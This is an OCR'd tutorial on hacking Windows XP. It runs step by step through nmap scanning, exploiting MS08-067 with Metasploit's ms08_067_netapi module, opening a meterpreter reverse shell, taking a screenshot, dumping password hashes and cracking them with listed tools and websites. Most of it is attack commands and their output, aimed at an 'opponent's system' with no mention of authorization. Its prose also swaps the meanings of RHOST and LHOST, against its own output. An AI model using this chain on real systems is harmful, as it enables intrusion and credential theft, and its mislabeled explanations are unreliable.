[Year]

WINDOWS-XP HACKING

Deme Saikiran

AZURESKYNET.PVT.LTD

[Date]

HACKING : Finding weakness of the oponent's system.

Now coming to the Windows-XP hacking we need to map the four steps :

1) Info Gathering
2) Scanning Vulnerability
3) Gaining access
4) Maintaining Oponent's system.

I. INFO GATHERING :


Gathering information is nothing but getting the oponent's ip address and the mac address.

There are two ways to get the ip address :

1. Via Terminal
2. Via inbuilt application named( )

Going through terminal

- Open ther terminal and search **netdiscover** to scan the ip addresses that are in the same network for which you are connected.
- Then we get the ipaddress and the vendor info like shown below



II. SCANNING :

This method includes majorly 3 steps to know about the oponent's system

- To know the information bout the oponent's system that which os is using we need to enter the command

  nmap –O <oponent's ipaddress>

```
root@kali:~# nmap -O 192.168.11.128

Starting Nmap 7.40 ( https://nmap.org ) at 2018-06-14 10:32 EDT
Nmap scan report for 192.168.11.128
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  upnp
MAC Address: 00:0C:29:69:73:D4 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp2 cp
e:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:microso
ft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

- Then after we need to check for the vulnerability (weakness) of the system by entering the command as


  nmap -script vuln <Oponent's ipaddress>

```
root@kali:~# nmap -script vuln 192.168.11.128

Starting Nmap 7.40 ( https://nmap.org ) at 2018-06-14 10:34 EDT
Nmap scan report for 192.168.11.128
Host is up (0.00047s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  upnp
MAC Address: 00:0C:29:69:73:D4 (VMware)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```


III. GAINING ACCESS :

It involves the bypassing the firewall of the opponents system by injecting the virus into the opponent's system by following steps


- Opening Metasploitable framework by following command
  root@kali # msfconsole




- Next by searching the vulnerability type ms08-067 by following command
  search ms08-067



- To know more about the vuln of windows samba we need to enter command
  info exploit /windows/smb/ms08_067_ netapi



- So using the vulnerability to bypass into the system we use following command.
  use exploit /windows/smb/ms08_067_ netapi



As shown in image there are some kind of targets payloads Rhost etc.

- Then we need to set the RHOST i.e., Our Kali linux ip address by following command.

  set RHOST <Kali ipaddress>

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.11.128
RHOST => 192.168.11.128
```

- Then set the payload (Bomb) this indicates that we are ready to attack the oponents system.

  set payload windows/meterpreter/reverse_tcp

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

- Then we need to mention the system oponents ipsddress to set everything and to set the bomb(payload) to that corresponding system's ipaddress.

  set LHOST <Oponent's Ipaddress>

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.11.129
LHOST => 192.168.11.129
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.11.128   yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.129   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

NOW EVERYTHING IS READY TO EXPLOIT THE OPONENT'S SYSTEM.

IV. MAINTAINING :

- By using the **exploit** command we can exploit the oponent's pc.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.129:4444
[*] 192.168.11.128:445 - Automatically detecting the target...
[*] 192.168.11.128:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.11.128:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.11.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.11.128
[*] Meterpreter session 1 opened (192.168.11.129:4444 -> 192.168.11.128:1035) at 2018-06-14 10:55:28 -0400

meterpreter >
```


- Now the oponent's system is in our's control we can do whatever we want as shown commands by entering **help** command.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```

- For example taking the screen shot of the oponents pc.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.129:4444
[*] 192.168.11.128:445 - Automatically detecting the target...
[*] 192.168.11.128:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.11.128:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.11.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.11.128
[*] Meterpreter session 1 opened (192.168.11.129:4444 -> 192.168.11.128:1035) at 2018-06-14 10:55:28 -0400

meterpreter > screenshot
Screenshot saved to: /root/txadsLej.jpeg
meterpreter >
```

SCREENSHOT:



SYSTEM HAS BEEN HACKED…..

Then after dump the hash by the command **hashdump** it stores pass's of sys.

TO KNOW ABOUT ADMIN PASSWORD OF OPONENT'S:


There are many types to crack the hashes in kali linux they are:

- John the ripper.
- Rainbow cracker
- Medusa
- Ncrack

Websites like:


- Crack station (crackstation.net)
- Hashkiller (hashkiller.co.uk)
- Cmd5(cmd5.org)

Here are the few saple pics of the above mentioned techniques:



Crackstation:

Hashkiller :



Cmd5 :